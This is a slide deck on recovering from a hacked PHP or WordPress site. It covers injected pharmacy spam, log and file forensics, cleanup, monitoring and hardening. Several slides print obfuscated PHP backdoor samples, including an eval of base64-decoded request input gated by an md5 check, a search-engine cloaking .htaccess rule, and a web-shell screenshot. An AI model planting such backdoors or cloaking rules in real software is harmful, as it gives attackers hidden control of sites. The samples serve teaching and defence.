

I've Been Hacked, Now What?

Beth Tucker Long

Who am I?

- Elizabeth Tucker Long (Beth - @e3betht)
- Editor-in-Chief – php[architect] magazine


Want to write for us?

See me after.

- User Group Leader
- Freelance consultant



Looks Fine, right?



<http://amouthofthesouth.com/>

How Google Sees It

A Blog of the South with Recipes, Stories, Food and all things Southern **Hard to is just around a general questions Cialis Paypal Cialis Paypal or cash is just minutes.Social security checks or overdraw on most with Buy Viagra Online Without Prescription Buy Viagra Online Without Prescription fees associated are tough spot.Fast online personal information is amazing to paying Cialis Cialis your feet and hardcopy paperwork.Compared with reasonable amount from time compared with one Viagra Viagra thing you take care of application process.Maybe your name for long drives during your Generic Viagra Generic Viagra account by a perfect credit score?Luckily these reviews there has probably experienced representative Fast Cash Advance Payday Loan Australia Fast Cash Advance Payday Loan Australia will slowly begin making their luck.Then theirs to use for visiting the <http://enjoybliss.com.au/> <http://enjoybliss.com.au/> truth is different policy. A Mouth of the South A BLOG ABOUT THE BIG LIFE. Talk, Tastes, and True-isms about Life in the Big Country. Where We Don't Apologize for Doing it BIG. Search Main menu Skip to primary content Skip to secondary content HomeAbout The AuthorLinks I LoveRecipes Post navigation ← Older posts Enter The Circle of...**

What Happened?

<div class="contenthead_l">

<p>Hard to is just around a general questions Cialis Paypal Cialis Paypal or cash is just minutes.Social security checks or overdraw on most with Buy Viagra Online Without Prescription Buy Viagra Online Without Prescription fees associated are tough spot.Fast online personal information is amazing to paying Cialis Cialis your feet and hardcopy paperwork.Compared with reasonable amount from time compared with one Viagra Viagra thing you take care of application process.Maybe your name for long drives during your Generic Viagra Generic Viagra account by a perfect credit score?Luckily these reviews there has probably experienced representative Fast Cash Advance Payday Loan Australia Fast Cash Advance Payday Loan Australia will slowly begin making their luck.Then theirs to use for visiting the http://enjoybliss.com.au/ http://enjoybliss.com.au/ truth is different policy.</p>

</div>

But...

- Content files look normal
- Database info looks normal
- Admin panel does not show that text

- Where is it coming from?

Now What?

- Change the passwords/keys for all accounts (server and software)
- Check for SSH keys left behind (~/.ssh)
- Check the history for shell commands (~/.bash_history)
- Check the history for users/logins
- Contact your hosting company

Now What?

- Check "last" for strange users
- Check "history" for strange commands (even ones outside your session)

```
[beth]$ last
destr0y  ftpd4745  ::ffff:50.138.17 Fri Mar 1 10:40 - 10:46 (00:06)
zerocool ftpd57287  ::ffff:71.203.94 Fri Mar 1 10:00 - 10:00 (00:00)
ccawkd1m pts/1      83.165.216.223  Fri Mar 1 09:29 - 09:30 (00:00)
```

```
[beth]$ history
```

Hmm, I don't remember that...

- Next, start looking for strange files on your server:
 - cookies
 - functions
 - inc.php
 - func.php

What Will They Contain?

```
<?php
eval(gzinflate(base64_decode('239ha1skdHAISUDHLH1kJFLEAIWAUFW
LAIFUEWLNAC98WLH3KJCAÑLDKAHF9238HRLWAJNDKSAJNLFCA4987LIWFKDSJ
BVLWAIEUFLASKNFCLAKHLFWIEANCAIWE CNALIWFEAIWUEHF...
and so on.
```

- Oftentimes at the top of the file or bottom
- Oftentimes on one line
- Can change "eval" to "echo" to view decoded code, however there are usually many layers of obfuscation

What Will They Contain?

```
<?php
$_f___f='base'.(32*2).'_de'.'code';
if((md5($_REQUEST["img_id"]) ==
"ae6d32585ecc4d33cb8cd68a047d8434") &&
isset($_REQUEST["mod_content"])) {
eval($_f___f($_REQUEST["mod_content"])); exit(); }
$_f___f=$_f___f(str_replace("\n", '',
'P7FB3AybFxmRoovQsw9XvisJsIs58T6CRxPuJufUTk8c3h1JgashBXy7CEnq5GL
YGsz+339CevK1Q9bHZW6BLqnQ5p+P8Fbpk2HeUQ1RsPRFqnushMieeKDTc0cR1vF
RFzo96ZXUzv7sCQ3GsiFooL9HzivRrSPcOd0UuuJ14oEqAfS9d1qskiY6x/iZCbn
IoMasQS70h8IGLbxMdA9y1V6uZgFF3L4Pn+ir1BW7tRN99ubywN96t8jPb0GZHTL
fTxbtRKiqaitRjtF2L4//ZrdBynv28pYLn7Hn7Bd0qtRMCaY+NDoc1Et06cjqI7p
Ke0wzONYkC1IW8CUnX85QZkiKeeELEIhzs91yIjWDe8+goMheSQBfmCKW5uvvgVzn
...and so on
```

What Will They Contain?

```
$000000000=ur1decode( '%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64' );$000000000=$000000000{4}.$000000000{9}.$000000000{3}.$000000000{5};$000000000.= $000000000{2}.$000000000{10}.$000000000{13}.$000000000{16};$000000000.= $000000000{3}.$000000000{11}.$000000000{12}.$000000000{7}.$000000000{5};$000000000=$000000000{0}.$000000000{12}.$000000000{7}.$000000000{5}.$000000000{15};$000000000=$000000000{0}.$000000000{1}.$000000000{5}.$000000000{14};$000000000=$000000000.$000000000{11};$000000000=$000000000.$000000000{3};$000000000=$000000000{0}.$000000000{8}.$000000000{5}.$000000000{9}.$000000000{16};$000000000=$000000000{3}.$000000000{14}.$000000000{8}.$000000000{14}.$000000000{8};$000000000=__FILE__;$000000000=0x10b4;
```

What Will They Contain?

```
eval($00000000('aWYoaXNzZXQgKCRfUkVRVUVTVFsiYm9mZiJdKSkN  
Cgl7DQoNCiRhdXRoX3Bhc3MgPSAiIjsNCiRjb2xvciA9ICIdGmYXVsdF91c2  
iRkZWZhdWx0X2FjdGlvbiA9ICdGaWxlc01hbic7DQokZGVmYXVsdF91c2  
VfYWpheCA9IHRydWU7DQokZGVmYXVsdF91c2V0ID0gJ1dpbmRvd3M  
tMTI1MSc7DQoNCm1mKCF1bXB0eSgkX1NFU1ZFU1snSFRUUF9VU0VSX0FH  
RU5UJ10pKSB7DQogICAgJHVzZXJBZ2VudHMgPSBhcnJheSgiR29vZ2x1I  
iwgI1NsdXJwIiwgIk1TTk1vdCIscjYV9hcmNoaXZlc01hbic7DQokZGVmYXVsdF91c2  
giLCAiUmFtYmxlc01hbic7DQokZGVmYXVsdF91c2V0ID0gJ1dpbmRvd3M  
wbG9kZSgnfCcsICR1c2VyQWdlbnRzKSAuICcvaScsICRfU0VSVkVSwydI  
VFRQX1VTRVJfQUdFTlQnXSskpIHsNCiAgICAgICAgGVhZGVyKCdIVFRQL  
zEuMCA0MDQgTm90IEZvdW5kZyk7DQogICAgICAgIGV4aXQ7DQogICAgfQ  
0KfQ0KDQpAc2Vzc21vb19zdGFydCgp0w0KQGluaV9zZXQoJ2Vycm9yX2x
```

...

What Will They Contain?

```
/**
 * Creates common globals for the rest of Site
 * Sets $pagenow global which is the current page. Checks
 * for the browser to set which one is currently being used.
 * Detects which user environment SITE is being used on.
 * Only attempts to check for Apache and IIS. Two web servers
 * with known permalink capability.
 */
/* WARNING: This file is protected by copyright law. To reverse
engineer or decode this file is strictly prohibited. 131 */
error_reporting(0);eval(base64_decode('JGxMOXdGMWFZNHpYNmpUMWdUN
WNOMmNMMmtRM2NKM3VIN25TM3hINGJH..
```

Commonly Injected Files

- .htaccess
- themes
- uploads
- config files

.htaccess file

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (google|yahoo) [OR]
RewriteCond %{HTTP_REFERER} (google|yahoo)
RewriteCond %{REQUEST_URI} /$ [OR]
RewriteCond %{REQUEST_FILENAME}
(shtml|html|htm|php|xml|phtml|asp|aspx)$ [NC]
RewriteCond %{REQUEST_FILENAME} !common.php
RewriteCond /home/dir/domain.com/common.php -f
RewriteRule ^.*$ /common.php [L]
</IfModule>
```

Let's See What's Changed

```
[beth]$ ls -la favicon.gif  
-rw-r--r-- 1 beth1 beth2 0 Mar 19  2012 favicon.gif
```

```
[beth]$ touch favicon.gif  
[beth]$ ls -la favicon.gif  
-rw-r--r-- 1 beth1 beth2 0 Mar 28  2013 favicon.gif
```

```
[beth]$ touch -t 201110011034 favicon.gif  
[beth]$ ls -la favicon.gif  
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```

Dates

```
[beth]$ stat favicon.gif
  File: `favicon.gif'
  Size: 0  Blocks: 0  IO Block: 262144 regular empty file
Device: 811h/2065d      Inode: 4673485091  Links: 1
Access: (0644/-rw-r--r--)  Uid: (2130923/treeline)  Gid:
      (358733/pg1324784)
Access: 2011-10-01 10:34:00.000000000 -0700
Modify: 2011-10-01 10:34:00.000000000 -0700
Change: 2013-03-28 14:36:29.259135745 -0700

[beth]$ ls -cl favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct  1  2011 favicon.gif
```

Saving Time

```
[beth]$ find ./dir/ -type f -ctime -2 -exec ls -la {} \;  
-rw-rw-r-- 1 beth1 beth2 455 Mar 28 14:56 ./dir/test1.php  
-rw-rw-r-- 1 beth1 beth2 165 Mar 28 14:56 ./dir/test2.php
```

What Does the Bad Stuff Do?

```
eval(gzinflate(base64_decode('239ha  
1skdHAISUDHLH1kJFLEAIWAUFWLAIUFUEWLN  
AC98WLH3KJCANLDKAHF9238HRLWAJNDKSAJ  
NLFCA4987LIWFKDSJBVLWAIEUFLASKNFCLA  
KHLFWIEANCAIWE CNALIWFEAIWUEHF...'))
```

Un-obfuscate

UnPHP - The Online PHP Decoder

<http://www.unphp.net>

Awesome, but Scary

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Windows-1251

Server IP: [redacted]
Your IP: [redacted]

Uname: [redacted] [Google] [Exploit-db] [Packetstorm] [Securitylab] [SecurityTeam]

Server: Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.7l DAV/2 PHP/5.2.9

User: _www (70 / 70 - _www) PHP: 5.2.9 [phpinfo] [php.ini] HDD: 36.84 GB / 76.01 GB (48.47%)

Safe mode: OFF Open_basedir: OFF cURL: ON MySQL: ON (5.0.77) MSSQL: ON PostgreSQL: ON MySQLi: ON SQLite: ON

Useful: gcc, cc, ld, make, php, perl, python, ruby, tar, gzip, bzip2, nc, locate

Danger: clamd, lpfw

/Library/WebServer/Documents/ [redacted] /catalog/images/ drwxrwxrwx [home]

[INFO] [FILES] [Console] [Sql] [Php] [Safe mode] [TOOLS] [Bruteforce] [Network] [DEL]

File manager

Name	Size	Permissions	Owner/Group	Modify	Actions
[..]	dir	drwxrwxrwx	[redacted]	2011-02-03 21:04:54	R T
[banners]	dir	drwxrwxrwx	[redacted]	2009-09-23 11:04:26	R T
[default]	dir	drwxrwxrwx	[redacted]	2009-09-23 11:05:31	R T
[icons]	dir	drwxrwxrwx	[redacted]	2009-09-23 11:05:57	R T
[infobox]	dir	drwxrwxrwx	[redacted]	2009-09-23 11:05:59	R T
[mail]	dir	drwxrwxrwx	[redacted]	2009-09-23 11:06:03	R T
100%-Kona.gif	6.35 KB	-rwxrwxrwx	[redacted]	2009-09-23 17:06:49	R T E D
100_Kona.gif	6.35 KB	-rwxrwxrwx	[redacted]	2009-09-23 17:06:48	R T E D
3_SinglePotBags.gif	6.77 KB	-rwxrwxrwx	[redacted]	2009-09-23 17:06:47	R T E D
3_SinglePotBags_b.gif	14.71 KB	-rwxrwxrwx	[redacted]	2009-09-23 17:06:46	R T E D
4-Comfort-Bags_300x163.jpg	23.55 KB	-rwxrwxrwx	[redacted]	2011-02-02 16:52:33	R T E D
4-Comfort-Bags_350x170.jpg	72.81 KB	-rwxrwxrwx	[redacted]	2011-02-02 17:05:27	R T E D
5_12oz-BagGroup.gif	14.99 KB	-rwxrwxrwx	[redacted]	2009-09-23 17:06:48	R T E D
9oz_Chestnuts.jpg	48.67 KB	-rwxrwxrwx	[redacted]	2010-11-19 19:24:52	R T E D
9oz_CremeBrulee.jpg	49.27 KB	-rwxrwxrwx	[redacted]	2010-11-19 19:23:56	R T E D
9oz_DkChocMint.jpg	48.94 KB	-rwxrwxrwx	[redacted]	2010-11-19 19:24:27	R T E D
9oz_Gingerbread.jpg	48.22 KB	-rwxrwxrwx	[redacted]	2010-11-19 19:18:40	R T E D
9oz_HBR.jpg	48.70 KB	-rwxrwxrwx	[redacted]	2010-11-19 19:23:31	R T E D

Tracing Access

(Thanks, David Mirza)

```
[beth]$ grep cooockies.php /dir/log/apache2/site1_access_log  
| tr -s ' ' | cut -d ' ' -f1 >> ip-list
```

- grep for all strange files
- grep again using IP address
- grep again for keywords like eval, base64_decode, gzinflate, or a copied string of the encoded code

WordPress Scanning Help

- Exploit Scanner (WordPress):

<http://wordpress.org/extend/plugins/exploit-scanner/>

This plugin searches the files on your website, and the posts and comments tables of your database for anything suspicious. It also examines your list of active plugins for unusual filenames.

- WPScan:

<http://wpscan.org/>

WordPress Scanning Help

- Wordfence

<https://wordpress.org/plugins/wordfence/>

- Helps with security and performance

Get Cleaning

- Restore from a known clean backup
- Manually clean all changed files
- Make sure all software is up-to-date
- Rootkit Hunter

<http://rkhunter.sourceforge.net/>

Get Cleaning - WordPress

- If using WordPress:
 - overwrite the core files with freshly downloaded ones
 - Uninstall any unused themes
 - Delete the plugins directory and install all plugins from scratch
 - Follow the hardening instructions:
[http://codex.wordpress.org/Hardening WordPress](http://codex.wordpress.org/Hardening_WordPress)
 - Check the uploads dir for PHP files

After Everything is Clean

- Change all passwords again
 - Use passwords that are not words, leet, or the first letters of words in Bible verses or popular songs.
 - Use passwords that are at least 15 characters long
- Regenerate/reissue all SSH key-pairs

Securing Your Hosting

- CloudFlare – CDN and security on free tier
<http://cloudflare.com>
- OSSEC - log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response
<http://www.ossec.net>

Set Up Monitoring

- Vega (automated crawling and vulnerability scanning:
<http://www.subgraph.com/>)
- Install WordPress plugins to help:
<http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/>

Set Up Monitoring

- Logwatch – <http://sourceforge.net/projects/logwatch/>
- Set up a cron job to grep for bad keywords, etc.

```
[beth]$ crontab -e
MAILTO="beth@treelinedesign.com"

Min hour day mon weekday path/to/script.sh
0 1 * * * /home/checkMySite.sh
0 0-23/4 * * * /home/checkMySite/sh
```

Other Things to Monitor

- Bandwidth usage
- Login attempts
- Server access during off-hours

Relax for a Moment, and Then...

Investigate Why This Happened

Common Entry Points

- Shared Hosting
- Software that is out-of-date
- Unused themes, plug-ins, and modules
- Applications that are not locked down
- World-readable config files
- Install directories that are not removed (and runnable!)

WordPress Tips

- Limit Login Attempts
- Move/Protect the Login Page
- Change the default admin user
- Use nice long, random passwords

Backup Files

Never do this:

Database_connection.php.backup20140131

Check Your Code

- **Web Security Training Course**

<http://www.phparch.com/training/web-security/>

After You Check Your Code...

Have someone else check it.

Ask Google to Recrawl

- If you don't own the site:
<https://www.google.com/webmasters/tools/submit-url/>
- Sign up for Webmaster Tools
 - On the Dashboard, under **Crawl**, click **Fetch as Google**. Enter page and choose **Web**.
 - After "Success", **Submit to Index**

Ask Google to Reclassify

- In Webmaster Tools
 - Select the site
 - Click **Security Issues**
 - Click **Request a Review**or

<https://www.google.com/webmasters/tools/reconsideration>

Be Aware of Security Vulnerabilities

- OWASP Top Ten Project

[https://www.owasp.org/index.php/Category:OWASP Top Ten Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

- CSI:PHP

<http://csiphp.com/>

Be Aware of Security Vulnerabilities

- **websec.io**
General security along with PHP-specific info
<http://websec.io/>
- <?PHPDeveloper.org – Security Tagged Posts
<http://phpdeveloper.org/tag/security>

Resources

- Spider Simulator: <http://www.webconfs.com/search-engine-spider-simulator.php>
- DIY Incident Response by David Mirza: http://www.subgraph.com/downloads/Subgraph-Confoo2013-DIY_Incident_Response.pdf
- FAQ: My site was hacked (WordPress Codex): http://codex.wordpress.org/FAQ_My_site_was_hacked
- Hardening WordPress (WordPress Codex): http://codex.wordpress.org/Hardening_WordPress
- How to completely clean your WordPress install (Smackdown): <http://smackdown.blogsblogsblogs.com/2008/06/24/how-to-completely-clean-your-hacked-wordpress-installation/>
- How to find a backdoor in a hacked WordPress (Otto on WordPress): <http://ottopress.com/2009/hacked-wordpress-backdoors/>
- Recommended WordPress Hosting (WordPress): <http://wordpress.org/hosting/>
- How to scan your WordPress site for potentially malicious code (wpbeginner): <http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/>
- Exploit Scanner (WordPress): <http://wordpress.org/extend/plugins/exploit-scanner/>
- WordPress Key Generator (WordPress): <https://api.wordpress.org/secret-key/1.1/salt/>
- Removing Malware from a WordPress Blog (Sucuri): <http://blog.sucuri.net/2010/02/removing-malware-from-wordpress-blog.html>
- How to Secure Your WordPress Login Page & Mitigate Hacking Risks
<http://www.inboundnow.com/how-to-secure-your-wordpress-login-page-mitigate-hacking-risks/>
- Limiting Login Attempts in WordPress
<http://wpspeak.com/limit-login-attempts-wordpress/>
- WordFence
<https://wordpress.org/plugins/wordfence/>
- Fail2ban
http://www.fail2ban.org/wiki/index.php/Main_Page



php[architecture]



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www.phparch.com
and click on "TRAINING" for registration info.

Feedback

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